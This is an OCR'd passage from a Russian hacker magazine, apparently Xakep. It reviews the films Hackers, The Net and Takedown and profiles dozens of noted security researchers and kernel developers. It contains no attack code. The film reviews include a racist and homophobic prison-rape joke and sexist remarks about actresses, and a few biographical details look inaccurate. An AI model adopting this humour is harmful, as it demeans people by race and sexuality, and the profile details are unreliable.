В ролях: Джонни ли Миллер, Анжелина Джоли, Фишер Стивенс, Мэтью Лиллард, Джиз Брэдфорд, Рэноли Сантьяго, Лоренс Мэйсон



Дейду Мерфи всего 11 лет. Совсем юнец, сосать бы карамельки да играть в войнушку с дворовой шпаной. А нет, все туда же. Одиннадцатилетний Дейд - матерый хакер Zero Cool, написавший виря, который завалил 1507 компьютерных систем за один день. Парня поймали, притащили в зал суда и сказали, что если до 18 лет он хоть паль-

цем притронется к клавиатуре, будет сидеть без хлеба и воды в камере с самым здоровым негром, арестованным за гомосексуально-педофильные пристрастия.

Прошло 7 лет...


Дейд с матерью переехал на ПМЖ в Нью-Йорк и сразу же взялся за старое под ником Crash Override. Здесь хакер познакомился с такими же фриками, как он сам, а также с сексапильной хакершей Acid Burn, на которую сразу запал. Некоторое время ребята дурачились, организовывая хакерские дуэли, но потом им пришлось столкнуться с настоящей проблемой. Имя которой было Plague. Так называл себя штатный секурити-эксперт крупной компової компании, который на самом деле оказался мрачным блэкхэтом. Злодей соорудил хитрого червя, способного принести ему полмиллиарда баксов, а всю вину Чума решил взвалить на наших хакеров. Но ребята тоже не лыком шиты. Чего стоит только негр Лорд Найкон.


Многие обвиняют "Хакеров" в несерьезности. Да, есть там моменты, когда на экране, как самолеты, летают пакеты в лабиринтах трехмерных протоколов. Но суть ведь не в лабиринтах. Режиссер поставил задачу показать тусовку американских подростков-хакеров и вполне успешно с ней справился. Здесь есть и социальная инженерия, и блубоксы, и противодействие Секретной Службе, и хакерское радио, и посиделки на хак-хате... да много чего еще, о чем могли рассказать представители реального андеграунда тех времен. Кстати, многие из них действительно принимали участие в создании фильма. Например, Эммануэль Голдстейн - известнейший фрикер 80-х, автор журнала "2600".

Я не буду переубеждать тех, кто считает "Хакеров" попсовым дерьмом. Такие люди и мою любимую Санта-Барбару с нечистотами смешать готовы :). Но лично я думаю, что фильма, дающего более полную картину хакерского сообщества, нет. Фильм стоит посмотреть хотя бы ради Анжелины Джоли, которая со своими губами просто душка.

СЕТЬ (THE NET)

Дата выхода: 1995
Режиссер: Ирвин Винклер
В ролях: Сандра Баллок, Джереми Нортем, Дэннис Миллер, Диана Бейкер, Вэнди Гейзел





Анжела Бэннет - типичная фричка, которая не мыслит своей жизни без компьютера. Она общается через компьютер, заказывает пиццу через компьютер, еще чуть-чуть, и через компьютер справлять нужду начнет. Но девичье сердце требует романтики, моря, сильного мужика, в конце концов! Вместо этого ей подсовывают всякие дискеты на проверку. Именно так к ней и попал флопик, на котором оказалась супертулза для взлома сетей. Все просто - клацаешь мышкой на иконке в углу, бац - и ты уже внутри. Чудо? Да. Но опасное чудо. Ведь такие программы от не фиг делать не пишут. Их пишут явно злые люди с корыстной целью. И Анжела встала у них на пути.

Еще не подозревая, в какую историю она вляпалась, девушка отправляется в отпуск на море. И там, как водится, встречает ЕГО. Мускулы, легкая небритость, бронзовый загар, впечатляющий бугорок в районе паха - все при нем. "Вот он, принц!" - догадалась Анжела, но, как оказалось впоследствии, рано трусики сняла.

После романтического вечера на берегу мисс Бэннет лишилась денег, документов, квартиры и даже имени. Я бы уже прыгал с Эйфелевой башни, но хакерша сдаваться так просто не собиралась. Несмотря на то, что враги знали о ней все и постоянно опережали на шаг. Анжела пошла по следу и в конце концов разделалась с негодяями, не без помощи своих кентов-хакеров. А может, и нет, может, ее пристрелили тремя пулями в затылок на остановке у здания банка "Метрополис". Этого я тебе не скажу, а то будет неинтересно.

Один раз героиня Сандры Баллок произносит фразу, которая является идеей всего фильма: "Через интернет можно узнать все о каждом и при желании сильно подпортить жизнь".


Помимо художественного фильма, существует также сериал с одноименным названием. Главную роль там играет грудастая смазливая девица, ну никак не похожая на хакершу. Вот Сандра - она да, типичная фричка с мешками под глазами. А той в Плейбое сниматься надо, а не кодить сорцы в уме. Сериал далек от сюжета своего "однофамильца" и похож на все остальные американские сериалы, предназначенные для американской попкорновой аудитории. Смотреть его или нет - тебе решать, но художественный фильм посмотри обязательно.

ВЗЛОМ (TAKEDOWN)

Дата выхода: 2000
Режиссер: Джо Чеппл
В ролях: Скит Улрик, Рассел Вонг, Анжела Фитерстоун, Донэл Лог, Кристофер МакДональд, Мастер Пи

В мартовском номере][я рассказывал о книге Цутому Шимомуры и Джона Маркофа "Takedown". Ребята решили срубить немного бабла на нашумевшей истории с поимкой Кевина Митника. Судя по всему, книга продавалась неважно, так как Цутому решил сделать на эту тему еще и фильм. Идея режиссеру Джо Чеплу понравилась, и в 2000 году появился этот киношедевр, который позиционируется как "Хакеры 2".

Когда чуть позже вышел из тюрьмы главный герой фильма Кевин Митник и увидел на экране "себя", у него волосы зашевелились.



Не то, чтобы его там полным уродом изобразили, но сюжет фильма базируется на произведении Шимомуры, а о правдивости этого творения я уже говорил в мартовском][.

Если не вдаваться в подробности, где, кто, сколько переврал, то фильм получился нормальный. Мне даже местами понравился. Эдакая биографическая история помешанного на компах парня, который даже в присутствии девушки, кроме как о компьютерах, ни о чем трындеть не может. Хотя сам по себе герой Улрика на фрика явно не похож. Одна девочка, помню, сказала на IRC: "Я б такому отдалась не глядя" :). Немного непонятно мне, почему столько времени уделили бородатому другу Митника, которого на самом деле вообще не было. Помимо скитаний Кевина, показывается счастливая личная жизнь Цутому, обрученного с блондинистой теткой. И так у них все хорошо, так хорошо, что я едва не плакал от счастья. Приколол толстый сотрудник Bell - нелюдимый фрик, который за обещание "порыбачить вместе" согласился оказать коллегам любые услуги. А плакат о поимке Митника с переделанной физиономией Улрика добил. Если мне не изменяет память, там еще был какой-то хакер, который отдал федералам сканер для поимки Кевина со словами: "Только ему не говорите. Не хочу иметь такого врага, как Кевин Митник" :).

Закончилось все драматическим Pity-End'ом. Кева, не без помощи Шимомуры, выследили и арестовали посреди увлекательного чата с сетевым корешем. Впечатлила в конце фильма встреча двух врагов лицом к лицу в тюремном месте свиданий. "Скажи мне, Цутому, почему я здесь, а ты там? Чем ты лучше меня?" "А вот не фиг мой боевой софт тырить", - в таком духе ответил security-гуру, и Митнику оставалось только сказать: "Fuck you, asshole".

Но ничего, Шимомуре тоже досталось. У него в последней сцене банкомат сжевал все средства на кредитке, а яркая надпись на экране гласила: "Free Kevin".

Помимо фильмов, полностью посвященных хакерам, есть куча таких, где хакерство упоминается, но не является основной темой. Я лишь перечислю названия (смотри врезку), а смотреть их или нет - решай сам.



mindw0rk (mindw0rk@gameland.ru)

ЛИЦА ХАКСЦЕНЫ

Сначала я хотел сделать рейтинг десяти самых авторитетных хакеров и security-экспертов в мире. Я собрал кучу претендентов и попытался разместить их в рейтинговом порядке. Но, провозившись с час, я так и не придумал, кто круче, Солар Дизайнер или Даг Сонг, Алан Кох или Виц Венема.


Несмотря на то, что я плюнул на затею сформировать "горячую десятку", мне по-прежнему хотелось рассказать тебе о лучших из лучших. О тех хакерах, которые не дефейсят сайты, а пишут патчи для ядра ОС и знают о сетях и осях больше, чем их создатели. Поэтому я порылся в инете, почитал интервью и форумы, и собрал коллекцию досье таких людей. Результат моей работы перед тобой.

ДОСЬЕ НА САМЫХ АВТОРИТЕТНЫХ ЛЮДЕЙ SECURITY-СООБЩЕСТВА

SOLAR DESIGNER

Один из самых авторитетных российских специалистов в области сетевой безопасности. Автор John the Ripper. Отец проекта Openwall (www.openwall.com), ведущий разработчик Openwall GNU/Linux - операционной системы с большой степенью защищенности.


Разработчики ядра Linux



DUG SONG

Известный security-эксперт, автор утилиты Fragrounter и проекта monkey.org. Один из разработчиков OpenSSH. Активный участник проекта Openwall.



JAMES SIMPSON

Эксперт по Win и *nix-системам, программист. Работает в security-компании Arbor Networks Inc, где занимается разработкой, тестированием и внедрением средств сетевой защиты.



LANCE SPITZNER

В прошлом офицер американской армии, теперь - один из самых известных в мире исследователей компьютерной безопасности. Автор книги "Honeypots: Tracking Hackers" и многих security-статей, включая цикл "Know Your Enemy". Отец http://project.honeynet.org.



THEO DE RAADT

Кернел-хакер, один из основателей NetBSD, разработчик OpenSSH и отец проекта OpenBSD. Занимается портированием никсовых систем на экзотические машины (Motorola m68k VME boxes, Acer PICA 61 R4400/150).




DAN BERNSTEIN

Профессор математики, работающий на факультете компьютерных наук в Университете Иллинойс. Автор security-демонов qmail и djbnds, а также популярного мануала по SMTP. Один из самых авторитетных криптографов, отец http://cr.yp.to.



PHIL ZIMMERMANN

Автор PGP - самого популярного пакета шифровки email-сообщений. Член International Association of Cryptologic Research, Association for Computing Machinery и League for Programming Freedom. Работает консультантом по части криптографии для разных компаний, включая PGP Corporation.



Принимает участие во многих криптографических проектах.

BRUCE SCHNEIER

Эксперт по криптографии, основатель и глава компании Counterpane Internet Security (www.counterpane.com). Автор алгоритмов шифрования Blowfish и Twofish. Написал 6 книг, включая "Прикладную криптографию" - библию криптографов. Ведущий популярной рассылки Crypto-Gram (www.counterpane.com/crypto-gram.html).



PEITER ZATKO AKA DR. MUDGE

Один из основателей L0pht Heavy Industries, после переименования компании - вице-президент @Stake. Автор программы L0phtCrack.




IAN GOLDBERG

Основатель Internet Security, Applications, Authentication and Cryptography Group в Университете Беркли. Известен взломами нескольких криптографических ключей: RSA Data Security, Netscape SSL и криптостандарта GSM. Ведущий ученый в security-компании Zero-Knowledge Systems.



RENAUD DERAISON


Автор Nessus - популярного сканера уязвимостей, завоевавшего несколько престижных наград. Некоторое время работал на SolSoft, затем перешел в TNS на позицию директора Security-исследований. Владеет собственной компанией Nessus Consulting S.A.R.L., пре-



доставляющей консультации по компьютерной безопасности.

DAVID LITCHFIELD

Основатель и директор компании Next Generation Security Software. Security-эксперт с мировым именем, специализируется на Win NT и компьютерной безопасности. Обнаружил уязвимости в более чем 100 продуктах Microsoft, Oracle и других компаний. Автор одного из самых популярных сканеров уязвимостей Cerberus' Internet Scanner и нескольких других security-утилит. Написал множество технических документаций и известную книгу "Hacking Exposed".



HALVAR FLAKE

Мастер реверс инжиниринга. Начинал как исследователь защит от копирования, со временем углубился в сетевую безопасность. Большую часть времени проводит за дизассемблером и проведением тестов на проникновение. Автор нескольких известных эксплойтов. Недавно присоединился к Black Hat Briefings, работая там ведущим реверс инженером.



ELIAS LEVY AKA ALEPH1

С 1996 г. бессменный модератор самой популярной security-рассылки Bugtraq. Автор нашумевшей статьи "Smashing the Stack for Fun and Profit". Сайтом Network Computing



признан одним из 10 самых важных компьютерщиков за последнее десятилетие.


LINUS TORVALDS

Отец ОС Linux. С 1997 по 2003 - один из разработчиков процессоров компании Transmeta. Сейчас возглавляет группу поддержки Linux в Open Source Development Lab. Автор биографической книги: "Just for Fun: The Story of an Accidental Revolutionary".



MARCUS RANUM

Глава компании Network Flight Recorder, занимающейся разработкой систем обнаружения сетевых атак. В 1990 г. написал первый свой файрвол, с тех пор специализируется на компьютерной безопасности. Разработчик таких продуктов, как: TIS Internet Firewall Toolkit, TIS Gauntlet, DEC SEAL. Автор лучшего FAQ по файрволам и соавтор книги "Web Site Security Sourcebook".




RICHARD STALLMAN

Олдскул хакер, автор фриварной ОС GNU (GNU's Not Unix). В 1985 г. основал Free Software Foundation и с тех пор является самой яркой фигурой среди opensource-движения. Автор copyleft - концепции, отражающей принципы FSF. Также написал несколько популярных утилит, включая текстовый редактор Emacs, компилятор GCC, дебаггер GDB.



JON JOHANSEN

Талантливый программист, один из трех основателей MoRE (Masters of Reverse Engineering) - программерского трио, выпустившего DeCSS. Эта утилита в свое время наделала много шуму, так как позволяла легко обойти защиту любого DVD на рынке. Сейчас работает над VLC для HD1000 (www.nanocrew.net/vlc/roku/vlc.roku.gz).




STEVE BELLOVIN

Сотрудник AT&T, большую часть времени занимается исследованиями в области сетевой безопасности. Разработчик USENET, соавтор книги "Firewalls and Internet Security: Repelling the Wily Hacker". Написал огромное количество статей на тему internet security. Сейчас работает в Internet Engineering Steering Group (IESG), где занимает руководящую должность.



DAN FARMER

Всемирно известный security-консультант из Сан-Франциско. Автор утилит COPS, нашумевшего SATAN, Titan, TCT. Бывший сотрудник CERT. Занимался обеспечением компьютерной безопасности в Silicon Graphics и Sun Microsystems, сейчас работает в компании EarthLink.



WIETSE VENEMA

По мнению многих, входит в тройку самых компетентных в мире security-экспертов. Вместе с Dan Farmer принимал участие в написании SATAN. Автор TCP Wrappers (tcpd), мыльного сервера Postfix и многих других широко известных security-утилит. Экс-президент FIRST (Forum of Incident Response and Security Teams) - международной ассоциации security-команд. В 1999 г. получил награду от SAGE (System Administrators Guild) за выдающиеся заслуги в области компьютерной безопасности. Работает на IBM.



RANDAL SCHWARTZ


Олдскул хакер, первые эксперименты с UNIX стал проводить еще в 1977 г. Известен своим вкладом в сообщество PERL-программеров. Написал несколько книг: "Learning Perl", "Learning Perl Objects, References, and Modules", "Programming Perl" и "Learning Perl for Win32 Systems", ряд утилит. Модератор основных конференций по Perl'у, основатель канала #Perl на EFNet'е. В 1995 г., работая консультантом в корпорации Intel, запустил переборщик паролей Crack. Эксперименты закончились судом, вызвавшим волну негодования в Perl-комьюнити. В 1998 г. все обвинения с Рэндела были сняты, а в Сети по-



явился сайт www.lightlink.com/spacenka/fors, описывающий ход судебного дела.


JON HALL AKA MADDOG

Профессор компьютерных наук из технического колледжа Хартфорд (именно там получил прозвище Maddog). Олдскул хакер, более 20 лет проработавший над усовершенствованием UNIX'ов. Портировал Linux на процессоры Alpha. С 1995 г. - исполнительный директор некоммерческой организации Linux International.



MARC MAIFFRET

Один из основателей компании eEye Digital Security, где занимал экзотическую должность "главного хакера". Нашел множество уязвимостей в разных версиях Windows, автор нескольких эксплойтов. Опубликовал в Сети детальный анализ червя CodeRed (версии I и II).



BILL CHESWICK

Олдскул хакер, занимается компьютерной безопасностью около 30 лет. С 1987 г. работает на Bell Laboratories, где исследует различные аспекты net-security. Кернел-хакер, мембер Computer Science Research Group. Соавтор книги "Firewalls and Internet Security: Repelling the Wiley Hacker".



MARTIN HELLMAN

Профессор Хэлман и двое его коллег Diffie и Merkle известны благодаря изобретению криптографического метода, основанного на публичном ключе. Сейчас этот метод повсеместно применяется для защищенной передачи информации по интернету. Соавтор книги "Breakthrough: Emerging New Thinking" и автор более 60 технических статей. Периодически инвестирует в перспективные проекты компьютерных энтузиастов.



BRUCE EVANS

Легендарный Minix-хакер. Автор нескольких патчей для ОС Minix и 16-битного ассемблера, используемого до сих пор для отладки кода Linux.



ERIC RAYMOND

Программист, активист движения открытых исходников. Принимал участие в нескольких opensourse-проектах (например, fetchmail). Ведущий "The New Hackers Dictionary". Автор нашумевшего эссе "The Cathedral and the Bazaar", которое привело к публикации исходников Netscape.



GEORGI GUNINSKI


Независимый security-консультант из Болгарии. Нашел более 70 багов в продуктах Microsoft (IE, NC, Outlook, MS Office), веб-серверах (MS IIS, Lotus Domino, Oracle), веб-приложениях (Hotmail) и ОС (AIX, Solaris, *BSD). Автор множества security-публикаций.

Соавтор книги "Hack Proofing Your Network - Internet Tradecraft".



ALAN COX

Известнейший программист и кернел-хакер. Возглавляет группу разработчиков ядра 2.6 ОС Linux (до этого принимал участие в работе над ветками 2.2.x, 2.4.x). Автор множества патчей и хинтов для Linux. В последнее время его влияние на развитие ОС Linux превышает даже влияние самого Торвальдса.



ANDREW TANENBAUM


Профессор компьютерных наук, эксперт по никсовым системам. Автор UNIX-клона Minix,



вдохновившего Торвальдса на написание Linux. Автор бестселлеров: "Computer Networks", "Operating Systems: Design and Implementation", "Modern Operating Systems". Преподает на факультете компьютерных наук в Университете Амстердама.

MARCELO TOSATTI

Молодой бразильский кернел-хакер. Начал работать на ISP в возрасте 13 лет! После того как Линус Торвальдс и Алан Кох углубились в разработку 2.6 ядра, работу над версией 2.4 они поручили Тосатти. Этим он сейчас и занимается.



RONALD RIVEST

Профессор из МТИ, ведущий специалист по криптографии, компьютерной безопасности и алгоритмам. Один из трех основателей RSA Data Security и соавтор криптосистемы RSA. Принимает активное участие в проекте Peppercoin (www.peppercoin.com). Опубликовал множество документаций на тему криптографии.




DONALD PIPKIN

Ведущий security-эксперт компании Hewlett-Packard. Автор книг: "Halting the Hacker: A Practical Guide to Computer Security", "Information Security: Protecting the Global Enterprise". Разрабатывает и внедряет системы защиты для клиентов HP, периодически выкладывает результаты своих исследований в Сети.



STEPHEN TWEEDIE

Кернел-хакер с 1993 г. Работает в Red Hat над разными частями ядра (в основном - файловой системой и VM). Автор журналируемой файловой системы ext3, сейчас занимается ее поддержкой.



PAUL VIXIE

Олдскул хакер, разработчик интернет-протоколов и системы UNIX. Основатель Internet Software Consortium (ISC) в 1994. Автор sends, proxynet, rtty, cron и многих других полезных утилит. Сейчас занимается поддержкой BINDv8 в Университете Беркли.



DAVID MILLER

Кернел-хакер, один из разработчиков Linux. Изучает присланные патчи, определяя, какие включить в следующий релиз, а какие нет. Помимо этого, портирует Linux на процессоры Sparc. Автор известной документации о механизме page-flush, автор метода доступа к памяти fuzzy hashing. Работает на Red Hat.



PAUL KOCHER


Один из самых известных и авторитетных исследователей в области криптографии. Работает в Cryptography Research team, оказывая консультации крупным компаниям.

Активный участник всех основных конференций по криптографии, автор многих криптоприложений и протоколов, включая SSL v3.0. Руководитель группы разработчиков Differential Power Analysis, принимает также участие в разработке защиты смарт-карт.



NIELS PROVOS

Известный эксперт в области компьютерной безопасности, участвующий во многих security-проектах. Автор более 20 эдвайсоров и нескольких популярных утилит (Netlayout, Systrace, ScanSSH, Crawl, Libio). Unix-гуру, разработчик NetBSD и OpenSSH. Интересуется также разными аспектами криптографии.




RUSSELL KING

Кернел-хакер. Самостоятельно портировал Linux на процессор ARM3. Продолжает заниматься адаптацией ОС на процессоры ARM, доводя до ума присылаемые ARM-разработчиками патчи. Также принимает участие в поддержке ядра 2.4 Linux.



JAY BEALE

Security-эксперт и UNIX-гуру, работающий на Mandrake. Ведущий разработчик проекта Bastille (www.bastille-linux.org) - системы, усиливающей безопасность UNIX-клонов. Автор книг "Snort 2.0: Intrusion Detection", "Securing



Linux the Bastille Way" и более 20 популярных статей на тему Unix/Linux security. Участвует в проекте Honeynet.

DAVE DITTRICH

Опытный программист и сисадмин, занимался поддержкой веб-сервисов на заре WWW. Сейчас главный security-инженер в Computing Services Security Operations group Вашингтонского Университета. Занимается исследованиями в области компьютерной безопасности и аналитикой хакерских атак. На протяжении последних 10 лет ведет курсы по администрированию UNIX. Активный мембер проектов Honeynet и Seattle's Agora.




SCUT

Известный своими security-релизами член группы TESO. Талантливый программист, с 6 лет занимается компьютерами. Последние несколько лет исследует различные аспекты компьютерной безопасности.



FYODOR


Молодой талантливый программер, автор самого популярного сканера NMAP. Один из активных участников Honeynet Project. Отец



http://insecure.org - одного из крупнейших в Сети источников информации по уязвимостям, и security-рассылки http://seclists.org.


MIXTER

Security-исследователь, программист. Написал ряд известных утилит: систему обнаружения атак spidernet, альтернативу SSH -Q, сетевые сервисы LibMix, TFN (Tribe Flood Network) и сетевой сканер NSAT (the Network Security Analysis Tool). Автор нескольких документаций, среди которых: "Protecting against the unknown", "Buffer overflow howto", "Paranoia vs. Transparency", "Automation Potentials for IT security". Работая в Израиле, помог ФБР обнаружить нескольких пакистанских дефейсеров. С 2000 г. работает на Hacktivismo - некоммерческую организацию, отстаивающую вопросы прав человека.



PEDRAM AMINI

Security-инженер в небольшой приватной компании iDEFENSE, занимается тестированием разных систем и поиском в них уязвимостей. Автор нескольких популярных security-утилит (phunc, dns hijacker, confuse router), разработчик плагинов OllyDbg и IDA Pro. Основатель http://redhive.com, своеобразного сетевого клуба для тех, кто интересуется компьютерной безопасностью.



ROBERT GRAHAM

Один из самых авторитетных в мире экспертов по компьютерной безопасности. С детства увлекается криптографией, первые security-утилиты написал еще в колледже, вдохновленный червем Морриса. В 1998 г. стал одним из основателей Network ICE, поставляющей на рынок ведущие продукты в сфере компьютерной безопасности (файрвол BlackICE Defender, Gigabit Sentry). Автор нескольких FAQ'ов. Постоянный участник и спикер на многочисленных security-конференциях.


RON GULA

